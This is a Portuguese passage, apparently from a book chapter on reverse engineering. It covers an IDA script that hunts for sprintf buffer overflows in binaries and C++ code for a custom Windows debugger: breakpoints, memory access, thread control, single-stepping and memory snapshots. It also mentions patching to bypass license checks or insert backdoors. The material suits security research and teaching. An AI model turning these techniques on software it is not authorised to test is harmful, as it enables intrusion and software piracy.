     my_reg = GetOpnd(eb, 0);
     fprintf(output_file, "push number %d, %s\n", param_count, my_reg);

     max_backtrace = 10; /*  não retrocece (backtrace) mais que 10 passos */
while(1)
{
   auto x;
   auto y;

    eb = FindCode(eb, 0); /*  para trás */
    x = GetOpnd(eb,0);
   if ( x != -1 )
   {
        if(strstr(x, my_reg) == 0)
        {
            auto my_src;
            my_src = GetOpnd(eb, 1);

            /*  o param 3 é o buffer-alvo */
if(3 == param_count)
{
    auto my_loc;
    auto my_sz;
    auto frame_sz;

    my_loc = PrevFunction(eb);

    fprintf(output_file, "detected
```

```
        subroutine 0x%x\n", my_loc);

    my_sz = GetFrame(my_loc);
    fprintf(output_file, "got frame
    %x\n", my_sz);

    frame_sz = GetFrameSize(my_loc);
    fprintf(output_file, "got frame size
        %d\n", frame_sz);

    kill_frame_sz =
        GetFrameLvarSize(my_loc);
    fprintf(output_file, "got frame lvar
        size %d\n", kill_frame_sz);

    my_sz = GetFrameArgsSize(my_loc);
    fprintf(output_file, "got frame args
        size %d\n", my_sz);

    /*  esse é o buffer-alvo */
    fprintf(output_file, "%s is the target buffer,
        in frame size %d bytes\n",
            my_src, frame_sz);
}

/*  o param 1 é o buffer de origem  */
if(1 == param_count)
{
     fprintf(output_file, "%s is the source buffer\n",
        my_src);
    if(-1 != strstr(my_src, "arg"))
    {
         fprintf(output_file, "%s is an argument that will
            overflow if larger than %d bytes!\n",
            my_src, kill_frame_sz);
    }
            }
            break;
        }
    }
    max_backtrace--;
    if(max_backtrace == 0)break;
}
eb = ep; /* volte para onde iniciamos e siga para o próximo parâmetro */
param_count--;
if(0 == param_count)
{
```

```
                    fprintf(output_file, "Exhausted all parameters\n");
                   return;
               }
          }
          if(ec-- == 0)break; /* backtrace máx. procurando parâmetros */
     }
}

static main()
{
     auto ea;
     auto eb;
     auto last_address;
     auto output_file;
     auto file_name;

     /*  desativa todas as caixas de diálogo para processamento em lotes */
     Batch(0);
     /* espera a auto-análise terminar */
     Wait();

     ea = MinEA();
     eb = MaxEA();

     output_file = fopen("report_out.txt", "a");
     file_name = GetIdbPath();

      fprintf(output_file, "-----------------------------------------\nFilename: %s\n",
file_name);
     fprintf(output_file, "HUNTING FROM %x TO %x\n-----------------------------------------
\n", ea, eb);
     while(ea != BADADDR)
     {
          auto my_code;

          last_address=ea;
          //Message("checking %x\n", ea);
          my_code = GetMnem(ea);
          if(0 == strstr(my_code, "call")){
               auto my_op;
               my_op = GetOpnd(ea, 0);
               if(-1 != strstr(my_op, "sprintf")){
                    fprintf(output_file, "Found sprintf call at 0x%x -
checking\n", ea);

                    /*  3 parâmetros, backtrace máx. de 20 */
                    hunt_address(ea, 3, 20, output_file);
                     fprintf(output_file, "---------------------------------
```

```
----------\n");
            }
        }
        ea = FindCode(ea, 1);
    }
     fprintf(output_file, "FINISHED at address 0x%x\n----------------------------------------
--\n", last_address);
    fclose(output_file);
    Exit(0);
}
```

A saída produzida por esse arquivo de lote simples é colocada em um arquivo chamado `report_out.txt` para análise posterior. O arquivo é semelhante a isso:

```
-----------------------------------------------
Filename: C:\reversing\of1.idb
HUNTING FROM 401000 TO 404000
-----------------------------------------------
Found sprintf call at 0x401012 - checking
push number 3, ecx
detected subroutine 0x401000
got frame ff00004f
got frame size 32
got frame lvar size 28
got frame args size 0
[esp+1Ch+var_1C] is the target buffer, in frame size 32 bytes
push number 2, offset unk_403010
push number 1, eax
[esp+arg_0] is the source buffer
[esp+arg_0] is an argument that will overflow if larger than 28 bytes!
Exhausted all parameters
-----------------------------------------------
Found sprintf call at 0x401035 - checking
push number 3, ecx
detected subroutine 0x401020
got frame ff000052
got frame size 292
got frame lvar size 288
got frame args size 0
[esp+120h+var_120] is the target buffer, in frame size 292 bytes
push number 2, offset aSHh
push number 1, eax
[esp+arg_0] is the source buffer
[esp+arg_0] is an argument that will overflow if larger than 288 bytes!
Exhausted all parameters
-----------------------------------------------
FINISHED at address 0x4011b6
-----------------------------------------------
```

```
----------------------------------------------
Filename: C:\winnt\MSAGENT\AGENTCTL.idb
HUNTING FROM 74c61000 TO 74c7a460
----------------------------------------------
Found sprintf call at 0x74c6e3b6 - checking
push number 3, eax
detected subroutine 0x74c6e2f9
got frame ff000eca
got frame size 568
got frame lvar size 552
got frame args size 8
[ebp+var_218] is the target buffer, in frame size 568 bytes
push number 2, offset aD__2d
push number 1, eax
[ebp+var_21C] is the source buffer
Exhausted all parameters
----------------------------------------------
```

Pesquisando as chamadas de função, vemos uma chamada suspeita de `lstrcpy()`. A análise automática de uma grande quantidade de código é um truque comum para procurar bons pontos de partida e se mostra muito útil na prática.

Escrevendo suas próprias ferramentas de cracking

A engenharia reversa é, em grande parte, um esporte tedioso que é formado por milhares de passos pequenos e enormes quantidades de informações. A mente humana não consegue gerenciar todos os dados necessários para fazer isso de uma forma razoável. Se você é como a maioria das pessoas, irá precisar de ferramentas para ajudá-lo a gerenciar todos os dados. Há uma grande quantidade de ferramentas de depuração disponíveis no mercado e na forma de freeware mas, infelizmente, a maioria delas não oferece uma solução completa. Por isso, é provável que você precise criar suas próprias ferramentas.

Coincidentemente, criar ferramentas é uma excelente forma de aprender sobre software. A criação de ferramentas requer a verdadeira compreensão da arquitetura de software — e, sobretudo, de como o software tende a se estruturar em memória e como o heap e pilha funcionam. Aprender por meio da criação de ferramentas é mais eficiente do que adotar uma abordagem de força bruta utilizando lápis e papel. Suas habilidades ficarão mais aguçadas por meio da criação de ferramentas, e a etapa larval (o período de aprendizagem) não será tão longa.

Ferramentas do x86

O processador mais comum na maioria das estações de trabalho é, aparentemente, a família x86 da Intel, que engloba os chips 386, 486 e Pentium. Outros fabricantes também fazem chips compatíveis. Os chips são uma família porque têm um subconjunto

de recursos em comum em todos os processadores. Esse subconjunto é chamado "conjunto de recursos x86". Um programa que está sendo executado em um processador x86 normalmente tem uma pilha, um heap e um conjunto de instruções. O processador x86 tem registradores que contêm endereços de memória. Esses endereços indicam o local da memória onde residem as estruturas de dados importantes.

O depurador básico do x86

A Microsoft fornece uma API de depuração para Windows relativamente fácil de utilizar. A API permite acessar eventos de depuração a partir de um programa em modo de usuário utilizando um loop simples. A estrutura do programa é bem simples:

```
DEBUG_EVENT     dbg_evt;
m_hProcess = OpenProcess(      PROCESS_ALL_ACCESS | PROCESS_VM_OPERATION,
                               0,
                                        mPID);
    if(m_hProcess == NULL)
    {
        _error_out("[!] OpenProcess Failed !\n");
        return;
    }

// Muito bem, o processo já está aberto; é hora de começar a depurar.
 if(!DebugActiveProcess(mPID))
{
     _error_out("[!] DebugActiveProcess failed !\n");
    return;
}

// Não "mate" o processo na saída do thread.
// Nota: Há suporte somente no Windows XP.
 fDebugSetProcessKillOnExit(FALSE);

while(1)
{
     if(WaitForDebugEvent(&dbg_evt, DEBUGLOOP_WAIT_TIME))
    {
        // Processa os eventos de depuração.
        OnDebugEvent(dbg_evt);

        if(!ContinueDebugEvent(     mPID,
                                    dbg_evt.dwThreadId, DBG_CONTINUE))
        {
             _error_out("ContinueDebugEvent failed\n");
            break;
        }
}
```

```
else
{
     // Ignora erros de tempo-limite.
     int err = GetLastError();
     if(121 != err)
     {
          _error_out("WaitForDebugEvent failed\n");
         break;
     }
}

     // Sai se o depurador for desativado.
     if(FALSE == mDebugActive)
     {
         break;
     }
}

RemoveAllBreakPoints();
```

Esse código mostra como você pode se conectar a um processo já em execução. Também é possível carregar um processo em modo de depuração. De qualquer forma, o loop de depuração é o mesmo: Você simplesmente espera os eventos de depuração. O loop continua até que haja um erro ou o flag (indicador) `mDebugActive` seja definido como `TRUE`. Em todo caso, ao sair do depurador, ele se desconecta automaticamente do processo. Se você estiver trabalhando no Windows XP, o depurador é desconectado e o processo-alvo pode continuar a executar. Se você estiver em uma versão mais antiga do Windows, a API do depurador irá matar o paciente (o processo-alvo morre). Com certeza, é muito irritante o fato de a API de depuração eliminar o processo-alvo ao desconectar! Na opinião de algumas pessoas, esse foi um defeito grave no projeto da API de depuração da Microsoft, que deveria ter sido corrigido na versão 0.01. Felizmente, isso foi finalmente corrigido na versão Windows XP.

Sobre breakpoints

Os breakpoints são fundamentais para a depuração. Em outra parte do livro você encontrará referências às técnicas-padrão de breakpoints. Pode-se emitir um breakpoint por meio de uma instrução simples. A instrução-padrão de breakpoint no x86 parece ser a interrupção 3. O lado positivo da interrupção 3 é que ela pode ser codificada como um único byte de dados. Isso significa que ela pode ser colocada com um patch no código já existente, com pouca preocupação em relação aos bytes de código adjacentes. Esse breakpoint é fácil de configurar em código, copiando o byte original para um local seguro e substituindo-o pelo byte `0xCC`.

As instruções de breakpoint às vezes são amontoadas em blocos e gravadas em regiões inválidas da memória. Portanto, se o programa pular "acidentalmente" para

um desses locais inválidos, a interrupção da depuração irá disparar. Isso acontece às vezes na pilha do programa, nas regiões entre quadros de pilha.

Naturalmente, a interrupção 3 não tem que ser, necessariamente, o modo de processar um breakpoint. Poderia muito bem ser a interrupção 1 ou qualquer outra. As interrupções são baseadas em software, e o software do SO decide como irá processar o evento. Isso é controlado por meio da tabela descritora de interrupções (quando o processador está executando no modo protegido) ou da tabela de vetores de interrupção (quando está executando em modo real).

Para configurar um breakpoint, é necessário primeiro salvar a instrução original que você está substituindo; em seguida, ao remover o breakpoint, você pode colocar a instrução salva de volta no local original. O código a seguir mostra a gravação do valor original antes de configurar um breakpoint:

```
 ////////////////////////////////////////////////////////////////////////////
// Altera a proteção de página para podermos ler a instrução-alvo original,
// e depois a restaura quando terminarmos.
 ////////////////////////////////////////////////////////////////////////////
MEMORY_BASIC_INFORMATION mbi;
VirtualQueryEx( m_hProcess,
                (void *)(m_bp_address),
                &mbi,
               sizeof(MEMORY_BASIC_INFORMATION));

// Agora leia o byte original.
 if(!ReadProcessMemory(m_hProcess,
                       (void *)(m_bp_address),
                       &(m_original_byte),
                      1,
                      NULL))
{
     _error_out("[!] Failed to read process memory ! \n");
     return NULL;
}

 if(m_original_byte == 0xCC)
{
     _error_out("[!] Multiple setting of the same breakpoint ! \n");
     return NULL;
}

DWORD dwOldProtect;
// Proteção de alteração de volta.
 if(!VirtualProtectEx( m_hProcess,
                      mbi.BaseAddress,
                      mbi.RegionSize,
                      mbi.Protect,
```

```
                    &dwOldProtect ))
{
     _error_out("VirtualProtect failed!");
     return NULL;
}

 SetBreakpoint();
```

O código anterior altera a proteção de memória para podermos ler o endereço-alvo. Ele armazena o byte de dados original. Depois, o código a seguir sobrescreve a memória com uma instrução `0xCC`. Observe que verificamos a memória para determinar se já havia um breakpoint configurado antes de chegarmos.

```
bool  SetBreakpoint()
{
     char a_bpx = '\xCC';

     if(!m_hProcess)
     {
          _error_out("Attempt to set breakpoint without target process");
          return FALSE;
     }

  ////////////////////////////////////////////////////////////////////////////
 // Altera a proteção de página para podermos gravar; depois a restaura.
  ////////////////////////////////////////////////////////////////////////////
 MEMORY_BASIC_INFORMATION mbi;
 VirtualQueryEx( m_hProcess,
                 (void *)(m_bp_address),
                 &mbi,
                 sizeof(MEMORY_BASIC_INFORMATION));

 if(!WriteProcessMemory(m_hProcess, (void *)(m_bp_address), &a_bpx, 1, NULL))
 {
     char _c[255];
     sprintf(_c,
          "[!] Failed to write process memory, error %d ! \n", GetLastError());
     _error_out(_c);
     return FALSE;
 }

 if(!m_persistent)
 {
     m_refcount++;
 }

 DWORD dwOldProtect;
```

```
    // Restaura a proteção.
    if(!VirtualProtectEx( m_hProcess,
                          mbi.BaseAddress,
                          mbi.RegionSize,
                          mbi.Protect,
                          &dwOldProtect ))
{
        _error_out("VirtualProtect failed!");
        return FALSE;
    }

    // TODO: Esvaziar o cache de instrução.

    return TRUE;
}
```

O código anterior escreve na memória do processo-alvo um único byte `0xCC`. Como uma instrução, isso é traduzido como uma interrupção 3. Primeiramente, devemos alterar a proteção de página da memória-alvo para podermos gravar nela. Alteramos a proteção de volta para o valor original antes de permitir que o programa continue. As chamadas de API utilizadas aqui estão totalmente documentadas na Microsoft Developer Network (MSDN) e recomendamos que você as verifique lá.

Lendo e gravando na memória

Depois de atingir um breakpoint, normalmente a próxima tarefa é examinar a memória. Se você quiser utilizar algumas das técnicas de depuração explicadas neste livro, é necessário examinar a memória em relação aos dados fornecidos pelo usuário. A leitura e gravação na memória são realizadas facilmente no ambiente Windows utilizando uma API simples. Você pode consultar para ver o tipo de memória disponível e também pode ler e gravar na memória utilizando rotinas semelhantes a memcpy.

Se quiser consultar um local de memória para determinar se é válido ou ver as propriedades que estão configuradas (leitura, gravação, não paginada etc.), você pode utilizar a rotina `VirtualQueryEx`.

```
////////////////////////////////////////////////////////////
// Verifica se podemos ler o endereço de memória-alvo.
////////////////////////////////////////////////////////////
bool can_read( CDThread *theThread, void *p )
{
    bool ret = FALSE;

    MEMORY_BASIC_INFORMATION mbi;

    int sz =
    VirtualQueryEx( theThread->m_hProcess,
                                    (void *)p,
```

```
                                &mbi,
                                sizeof(MEMORY_BASIC_INFORMATION));

if(     (mbi.State == MEM_COMMIT)
        &&
        (mbi.Protect != PAGE_READONLY)
        &&
        (mbi.Protect != PAGE_EXECUTE_READ)
            &&
            (mbi.Protect != PAGE_GUARD)
            &&
            (mbi.Protect != PAGE_NOACCESS)
            )
    {
        ret = TRUE;
    }
    return ret;
}
```

A função de exemplo determina se o endereço de memória é legível. Se quiser ler ou gravar na memória, você pode utilizar as chamadas de API `ReadProcessMemory` e `WriteProcessMemory`.

Depurando programas multithread

Se o programa tiver vários threads, você pode controlar o comportamento de cada thread individual (algo muito útil para atacar um código mais moderno). Há chamadas de API para manipular o thread. Cada thread tem um `CONTEXT`. O contexto é uma estrutura de dados que controla dados importantes de processo como o ponteiro de instruções atual. Modificando e consultando estruturas de contexto, você pode controlar e rastrear todos os threads de um programa multithread. Veja um exemplo de configuração do ponteiro de instruções de um determinado thread:

```
bool SetEIP(DWORD theEIP)
{
    CONTEXT ctx;
HANDLE hThread =
fOpenThread(
        THREAD_ALL_ACCESS,
        FALSE,
        m_thread_id
        );

if(hThread == NULL)
{
    _error_out("[!] OpenThread failed ! \n");
    return FALSE;
}
```

```
 ctx.ContextFlags = CONTEXT_FULL;
 if(!::GetThreadContext(hThread, &ctx))
{
     _error_out("[!] GetThreadContext failed ! \n");
     return FALSE;
}

 ctx.Eip = theEIP;
     ctx.ContextFlags = CONTEXT_FULL;
     if(!::SetThreadContext(hThread, &ctx))
    {
         _error_out("[!] SetThreadContext failed ! \n");
         return FALSE;
    }

     CloseHandle(hThread);

     return TRUE;
}
```

Nesse exemplo, você pode ver como ler e configurar a estrutura do contexto de thread. A estrutura de contexto de thread está totalmente documentada nos arquivos de cabeçalho da Microsoft. Observe que o flag de contexto `CONTEXT_FULL` é configurado durante uma operação de `get` ou `set`. Esse procedimento permite controlar todos os valores dos dados da estrutura de contexto do thread.

Lembre-se de fechar o handle de thread quando terminar a operação; caso contrário, você causará um problema de vazamento de recursos. O exemplo utiliza uma chamada de API chamada `OpenThread`. Se você não conseguir vincular seu programa a `OpenThread`, terá que importar a chamada manualmente. Isso foi feito no exemplo, que utiliza um ponteiro de função chamado `fOpenThread`. Para inicializar o `fOpenThread`, você deve importar o ponteiro de função diretamente de `KERNEL32.DLL`:

```
typedef
void *
(__stdcall *FOPENTHREAD)
(
 DWORD dwDesiredAccess, // Direito de acesso
 BOOL bInheritHandle,   // Opção de herança de handle
 DWORD dwThreadId       // Identificador de thread
);

FOPENTHREAD fOpenThread=NULL;

fOpenThread = (FOPENTHREAD)
     GetProcAddress(
             GetModuleHandle("kernel32.dll"),
```

```
"OpenThread" );
if(!fOpenThread)
{
     _error_out("[!] failed to get openthread function!\n");
}
```

Este é um bloco de código particularmente útil porque mostra como definir uma função e importá-la de uma DLL manualmente. Você pode utilizar variações dessa sintaxe para quase todas as funções exportadas de DLL.

Enumerando threads ou processos

Utilizando a API "toolhelp" (ajuda de ferramentas) fornecida pelo Windows, você pode consultar todos processos e threads em execução. Você pode utilizar esse código para consultar todos os threads em execução no seu alvo de depuração.

```
// Para o processo-alvo, crie uma
// estrutura de thread para cada thread.

HANDLE          hProcessSnap = NULL;
hProcessSnap = CreateToolhelp32Snapshot(
                TH32CS_SNAPTHREAD,
                mPID);
if (hProcessSnap == INVALID_HANDLE_VALUE)
{
     _error_out("toolhelp snap failed\n");
  return;
}
else
{
     THREADENTRY32 the;
     the.dwSize = sizeof(THREADENTRY32);

     BOOL bret = Thread32First( hProcessSnap, &the);
     while(bret)
     {
          // Cria uma estrutura de thread.
          if(the.th32OwnerProcessID == mPID)
          {
               CDThread *aThread = new CDThread;
               aThread->m_thread_id = the.th32ThreadID;
               aThread->m_hProcess = m_hProcess;

               mThreadList.push_back( aThread );
          }
          bret = Thread32Next(hProcessSnap, &the);
     }
}
```

Nesse exemplo, um objeto CDThread está sendo criado e inicializado para cada thread. A estrutura de thread que é obtida, THREADENTRY32, tem muitos valores interessantes para o depurador. Recomendamos que você consulte a documentação da Microsoft sobre essa API. Observe que o código verifica a identificação de processo de proprietário (PID) de cada thread para certificar-se de que ela faz parte do processo-alvo de depuração.

Passo a passo

O rastreamento do fluxo de execução do programa é muito importante quando você quer saber se o invasor (ou talvez você) pode controlar a lógica. Por exemplo, se o 13º byte do pacote está sendo passado a uma instrução switch, o invasor controla a instrução switch porque ele controla o 13º byte do pacote.

A execução passo a passo é um dos recursos do chipset x86. Há um flag especial (chamado TRAP FLAG) no processador que, se configurado, fará com que somente uma instrução seja executada, seguida de uma interrupção. Utilizando a interrupção passo a passo, o depurador pode examinar todas as instruções que estão em execução. Você também pode examinar a memória a cada passo utilizando as rotinas citadas anteriormente. A ferramenta chamada *The PIT* faz exatamente isso.[15] Todas essas técnicas são relativamente simples mas, quando combinadas adequadamente, constituem um depurador muito eficiente.

Para colocar o processador em modo de execução passo a passo, é necessário configurar o flag single-step. O código a seguir mostra como fazer isso:

```
bool SetSingleStep()
{
    CONTEXT ctx;

    HANDLE hThread =
        fOpenThread(
                THREAD_ALL_ACCESS,
                FALSE,
                m_thread_id
                );

    if(hThread == NULL)
    {
        _error_out("[!] Failed to Open the BPX thread !\n");
        return FALSE;
    }

    // Retrocede uma instrução. Significa que não fará mais snapshots manuais.
    ctx.ContextFlags = CONTEXT_FULL;
```

15. A ferramenta The PIT está disponível em http://www.hbgary.com.

```
 if(!::GetThreadContext(hThread, &ctx))
{
     _error_out("[!] GetThreadContext failed ! \n");
     return FALSE;
}
 // Passo a passo configurado para esse thread.
 ctx.EFlags |= TF_BIT ;
 ctx.ContextFlags = CONTEXT_FULL;
 if(!::SetThreadContext(hThread, &ctx))
     {
          _error_out("[!] SetThreadContext failed ! \n");
          return FALSE;
     }

     CloseHandle(hThread);
     return TRUE;
}
```

Observe que influenciamos o flag trace utilizando as estruturas de contexto de thread. O ID de thread é armazenado em uma variável chamada m_thread_id. Para colocar um programa com vários threads em passo a passo, todos os threads devem ser configurados em passo a passo.

Patching

Se você estiver utilizando nosso tipo de breakpoints, já experimentou a aplicação de patches. Ao ler o byte original de uma instrução e substituí-lo por `0xCC`, você aplicou um patch ao programa original! Naturalmente, a técnica pode ser utilizada para aplicar patches em muito mais que uma única instrução. Os patches podem ser utilizados para inserir instruções de desvio, novos blocos de código e até para sobrescrever dados estáticos. A aplicação de patches é uma das formas pelas quais os piratas de software quebram mecanismos de direitos autorais digitais. Na verdade, é possível fazer várias coisas interessantes alterando somente uma única instrução jump. Por exemplo, se um programa tem um bloco de código que verifica o arquivo de licença, o pirata de software só precisa inserir um jump que desvia da verificação de licença.[16] Se você está interessado em quebrar software, há literalmente milhares de documentos publicados na Internet sobre o assunto. Você encontra facilmente esses esquemas na Internet digitando "software cracking" no Google.

É importante aprender a utilizar patches. Eles permitem, em muitos casos, corrigir um bug de software. Naturalmente, também permitem inserir um bug de software. Talvez você saiba que um certo arquivo está sendo utilizado pelo software servidor do seu alvo. Você pode inserir um backdoor útil utilizando as técnicas de patch. No Capítulo 8, há um bom exemplo de patch de software (patch no kernel do NT).

---

16. Essa abordagem muito básica já não é muito utilizada na prática. O livro *Building Secure Software* [Viega e McGraw, 2001] trata de esquemas mais complicados.

Injeção de falhas

A injeção de falha pode ter várias formas [Voas e McGraw, 1999]. No nível mais básico, a idéia é simplesmente fornecer entradas estranhas ou inesperadas a um software e ver o que acontece. As variações da técnica envolvem alterar o código e injetar dados corrompidos no heap ou na stack (pilha) do programa. O objetivo é fazer o software falhar de forma interessante.

Quando se utiliza a injeção de falha, o software sempre falha. A pergunta é: "Como ele falha?" O software falha de uma forma que permite ao invasor obter acesso ao sistema? O software revela informações secretas? O resultado de uma falha provoca uma falha em cascata que afeta outras partes do sistema? As falhas que não causam dano ao sistema indicam um sistema tolerante a falhas.

A injeção de falha é um dos métodos de teste mais eficientes, mas ainda é um dos mais subutilizados pelos fabricantes de softwares comerciais. É por isso que os softwares comerciais atuais têm tantos bugs. Muitos dos supostos engenheiros de software acreditam que um processo rígido de desenvolvimento de software necessariamente dá origem a um código seguro e livre de bugs, mas isso não é necessariamente verdadeiro. As situações concretas nos mostraram várias vezes que, sem uma boa estratégia de teste, o código sempre terá bugs perigosos. Chega a ser engraçado (do ponto de vista do invasor) saber que o orçamento dos fabricantes de software que é reservado ao teste de software é, ainda hoje, muito baixo. Isso significa que os invasores continuarão dominando por muito tempo.

A injeção de falha na entrada do software é uma boa maneira de testar à procura de vulnerabilidades. A razão é simples: O invasor controla a entrada do software; portanto, é natural testar todas as possíveis combinações de entrada que o invasor pode fornecer. No fim das contas, você acaba encontrando uma combinação que explora o software, certo?![17]

Snapshot do processo

Quando um breakpoint é ativado, o programa "congela" no meio da execução. Toda a execução em todos os threads é interrompida. Nesse ponto, é possível utilizar as rotinas de memória para ler ou gravar qualquer parte da memória do programa. Um programa comum tem várias seções de memória importantes. Este é um *snapshot* (instantâneo) da memória do servidor de nome que está executando o BIND 9.02 no Windows NT:

```
named.exe:
Found memory based at 0x00010000, size 4096
Found memory based at 0x00020000, size 4096
Found memory based at 0x0012d000, size 4096
Found memory based at 0x0012e000, size 8192
```

17. Claro que não! Entretanto, a técnica realmente funciona em alguns casos.

```
Found memory based at 0x00140000, size 184320
Found memory based at 0x00240000, size 24576
Found memory based at 0x00250000, size 4096
Found memory based at 0x00321000, size 581632
Found memory based at 0x003b6000, size 4096
Found memory based at 0x003b7000, size 4096
Found memory based at 0x003b8000, size 4096
Found memory based at 0x003b9000, size 12288
Found memory based at 0x003bc000, size 8192
Found memory based at 0x003be000, size 8192
Found memory based at 0x003c0000, size 8192
Found memory based at 0x003c2000, size 8192
Found memory based at 0x003c4000, size 4096
Found memory based at 0x003c5000, size 4096
Found memory based at 0x003c6000, size 12288
Found memory based at 0x003c9000, size 4096
Found memory based at 0x003ca000, size 4096
Found memory based at 0x003cb000, size 4096
Found memory based at 0x003cc000, size 8192
Found memory based at 0x003e1000, size 12288
Found memory based at 0x003e5000, size 4096
Found memory based at 0x003f1000, size 24576
Found memory based at 0x003f8000, size 4096
Found memory based at 0x0042a000, size 8192
Found memory based at 0x0042c000, size 8192
Found memory based at 0x0042e000, size 8192
Found memory based at 0x00430000, size 4096
Found memory based at 0x00441000, size 491520
Found memory based at 0x004d8000, size 45056
Found memory based at 0x004f1000, size 20480
Found memory based at 0x004f7000, size 16384
Found memory based at 0x00500000, size 65536
Found memory based at 0x00700000, size 4096
Found memory based at 0x00790000, size 4096
Found memory based at 0x0089c000, size 4096
Found memory based at 0x0089d000, size 12288
Found memory based at 0x0099c000, size 4096
Found memory based at 0x0099d000, size 12288
Found memory based at 0x00a9e000, size 4096
Found memory based at 0x00a9f000, size 4096
Found memory based at 0x00aa0000, size 503808
Found memory based at 0x00c7e000, size 4096
Found memory based at 0x00c7f000, size 135168
Found memory based at 0x00cae000, size 4096
Found memory based at 0x00caf000, size 4096
Found memory based at 0x0ffed000, size 8192
Found memory based at 0x0ffef000, size 4096
```

```
Found memory based at 0x1001f000, size 4096
Found memory based at 0x10020000, size 12288
Found memory based at 0x10023000, size 4096
Found memory based at 0x10024000, size 4096
Found memory based at 0x71a83000, size 8192
Found memory based at 0x71a95000, size 4096
Found memory based at 0x71aa5000, size 4096
Found memory based at 0x71ac2000, size 4096
Found memory based at 0x77c58000, size 8192
Found memory based at 0x77c5a000, size 20480
Found memory based at 0x77cac000, size 4096
Found memory based at 0x77d2f000, size 4096
Found memory based at 0x77d9d000, size 8192
Found memory based at 0x77e36000, size 4096
Found memory based at 0x77e37000, size 8192
Found memory based at 0x77e39000, size 8192
Found memory based at 0x77ed6000, size 4096
Found memory based at 0x77ed7000, size 8192
Found memory based at 0x77fc5000, size 20480
Found memory based at 0x7ffd9000, size 4096
Found memory based at 0x7ffda000, size 4096
Found memory based at 0x7ffdb000, size 4096
Found memory based at 0x7ffdc000, size 4096
Found memory based at 0x7ffdd000, size 4096
Found memory based at 0x7ffde000, size 4096
Found memory based at 0x7ffdf000, size 4096
```

Você pode ler e armazenar todas essas seções de memória. Pode-se comparar isso a um snapshot do programa. Se você permite que o programa continue a executar, pode congelá-lo a qualquer momento, utilizando outro breakpoint. Em qualquer ponto em que o programa congelar, você pode gravar de volta a memória original que salvou anteriormente. Esse procedimento efetivamente "reinicia" o programa no ponto onde você tirou o snapshot. Isso significa que você pode "retroceder" o programa no tempo continuamente.

Para o teste automatizado, essa é uma técnica eficiente. Você pode tirar um snapshot do programa e reiniciá-lo. Depois de restaurar a memória, você pode mexer na memória, adicionar corrupção ou simular vários tipos de entradas de ataque. Depois disso, quando o programa estiver executando, agirá de acordo com a entrada defeituosa. Pode-se aplicar esse processo em um loop e ficar testando o mesmo código com várias perturbações diferentes de entrada. Essa abordagem automatizada é muito eficiente e pode permitir o teste de milhões de combinações de entrada.

O código a seguir mostra como tirar um *snapshot* de um processo-alvo. O código faz uma consulta em toda a possível faixa de memória. Em cada local válido, a memória é copiada em uma lista de estruturas:

```
struct mb
{
    MEMORY_BASIC_INFORMATION    mbi;
    char *p;
};

std: :list<struct mb *> gMemList;

void takesnap()
{
    DWORD start = 0;
    SIZE_T lpRead;

    while(start < 0xFFFFFFFF)
    {
        MEMORY_BASIC_INFORMATION mbi;

        int sz =
        VirtualQueryEx( hProcess,
                        (void *)start,
                        &mbi,
                         sizeof(MEMORY_BASIC_INFORMATION));

    if(     (mbi.State == MEM_COMMIT)
            &&
             (mbi.Protect != PAGE_READONLY)
            &&
             (mbi.Protect != PAGE_EXECUTE_READ)
            &&
             (mbi.Protect != PAGE_GUARD)
            &&
             (mbi.Protect != PAGE_NOACCESS)
            )
{
    TRACE("Found memory based at %d, size %d\n",
            mbi.BaseAddress,
            mbi.RegionSize);
struct mb *b = new mb;
memcpy(     (void *)&(b->mbi),
        (void *)&mbi,
         sizeof(MEMORY_BASIC_INFORMATION));

 char *p = (char *)malloc(mbi.RegionSize);
b->p = p;

 if(!ReadProcessMemory( hProcess,
                        (void *)start, p,
                        mbi.RegionSize, &lpRead))
```

```
{
        TRACE("ReadProcessMemory failed %d\nRead %d",
        GetLastError(), lpRead);
}
 if(mbi.RegionSize != lpRead)
{
        TRACE("Read short bytes %d != %d\n",
        mbi.RegionSize,
                lpRead);
            }
             gMemList.push_front(b);
        }

        if(start + mbi.RegionSize < start) break;
        start += mbi.RegionSize;
    }
}
```

O código utiliza a chamada de API `VirtualQueryEx` para testar cada localização de memória, de `0` a `0xFFFFFFFF`. Caso seja localizado um endereço de memória válido, o tamanho da região de memória é obtido e a próxima consulta é colocada logo após a região atual. Dessa maneira, não consultamos mais de uma vez a mesma região da memória. Se a região de memória for confirmada, isso significa que está sendo utilizada. Verificamos se a memória não é somente de leitura, para salvarmos apenas as regiões de memória que podem ser modificadas. É claro que a memória somente de leitura não será modificada; portanto, não há necessidade de salvá-la. Se você for realmente meticuloso, poderá salvar todas as regiões de memória. Talvez você desconfie de que o programa-alvo altera as proteções de memória durante execução, por exemplo.

Se quiser restaurar o estado de programa, você pode gravar de volta todas as regiões de memória que foram salvas:

```
void setsnap()
{
    std::list<struct mb *>::iterator ff = gMemList.begin();
    while(ff != gMemList.end())
    {
        struct mb *u = *ff;
        if(u)
        {
                DWORD lpBytes;
                TRACE("Writing memory based at %d, size %d\n",
                        u->mbi.BaseAddress,
                        u->mbi.RegionSize);
                if(!WriteProcessMemory(hProcess,
                                        u->mbi.BaseAddress,
                                        u->p,
```

```
                                u->mbi.RegionSize,
                                &lpBytes))
{
        TRACE("WriteProcessMemory failed, error %d\n",
        GetLastError());
}
 if(lpBytes != u->mbi.RegionSize)
{
                        TRACE("Warning, write failed %d != %d\n",
                                lpBytes,
                                u->mbi.RegionSize);
            }
        }
        ff++;
    }
}
```

O código para gravar a memória de volta é muito mais simples. Ele não precisa consultar as regiões de memória; apenas grava as regiões de memória de volta nos locais originais.

Desassemblando o código de máquina

O depurador tem de ter a capacidade de desassemblar as instruções. Um breakpoint ou evento de passo a passo deixa cada thread do processo-alvo apontando para alguma instrução. Utilizando as funções CONTEXT do thread, você pode determinar o endereço de memória em que a instrução reside, mas isso não revela a instrução propriamente dita.

É necessário desassemblar a memória para determinar a instrução. Felizmente, não é necessário criar um disassembler a partir do zero. A Microsoft fornece um disassembler juntamente com o SO. Esse disassembler é utilizado, por exemplo, pelo utilitário Dr. Watson quando ocorre um travamento. Podemos pegar emprestada essa ferramenta para fornecer funções de desassemblagem ao nosso depurador:

```
HANDLE hThread =
fOpenThread(
                THREAD_ALL_ACCESS,
                FALSE,
                theThread->m_thread_id
                );

if(hThread == NULL)
{
    _error_out("[!] Failed to Open the thread handle !\n");
    return FALSE;
}
```

```
DEBUGPACKET dp;
dp.context = theThread->m_ctx;
dp.hProcess = theThread->m_hProcess;
dp.hThread = hThread;

DWORD ulOffset = dp.context.Eip;

// Desassembla a instrução.
if ( disasm ( &dp         ,
              &ulOffset     ,
